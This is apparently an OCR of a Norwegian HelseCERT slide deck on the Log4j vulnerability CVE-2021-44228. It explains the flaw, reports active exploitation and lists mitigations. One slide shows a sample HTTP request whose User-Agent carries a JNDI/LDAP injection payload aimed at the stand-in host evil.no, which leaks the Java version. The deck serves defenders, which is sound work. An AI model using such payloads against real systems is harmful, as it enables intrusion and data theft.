HelseCERT

CVE-2021-44228 Log4j

Hans Kristian Strømme

Gjennomgang av sårbarheten og tiltak

Agenda

Intro

Nåsituasjon

Hvordan fungerer sårbarheten

Tiltak

Finne ut om vi er sårbare

Intro

Log4J

Sårbarheten

- Javabibliotek er mye brukt av Javaapplikasjoner.

- Har funksjonalitet for inkludering av eksterne Javabibliotek.

- Sårbarheten utnyttes når log4j parser/håndterer logg med angrepskode i seg.
    - Testet blant annet med å sette enhetsnavnet på iPhone til angrepskode.

Intro

Log4J


Sårbarheten


Apache Log4j

!=

Apache HTTP Server

- Apache HTTP bruker ikke Log4J.





Nåsituasjon

Log4J

Log4j

- Oppdatering gitt ut
    - Log4j versjon 2.0->2.15.0-rc1 sårbare
    - 2.15.0 og 2.15.0-rc2 **ikke** sårbare

- Mange applikasjoner har oppdatert, eller lagt inn annen form for sikring


Angrep

- Utnyttes aktivt
    - Mirai (DDOS botnett)
    - Kinsing (kryptominer)

- Forventer å se dette brukt av organiserte grupper som driver med utpressingsskadevare.


- Ikke kjent med vellykkede angrep i helsesektoren.

Utnyttelse – Kodeeksekvering



Tiltak

Get /test HTTP/1.1
Host: offer.no
User-Aget: ${jndi:ldap://${sys:java.version}evil.no/x}



Angrepskoden sendes til log4j for å logges

JAVA kjører Javaklasse

Sårbarhet trigges og log4j kaller ut med LDAP

1: WAF

2: Skru av log4j

3: Oppdater log4j

ELLER

formatMsgNoLookups=true

ELLER


RESTART

Slett JndiLookup.class

4:Filtrer utgående oppslag fra servere

5: Skru av tredjepartskode

Utnyttelse – Informasjonslekkasje



Tiltak

1: WAF

2: Skru av log4j

3: Oppdater log4j


ELLER

formatMsgNoLookups=true

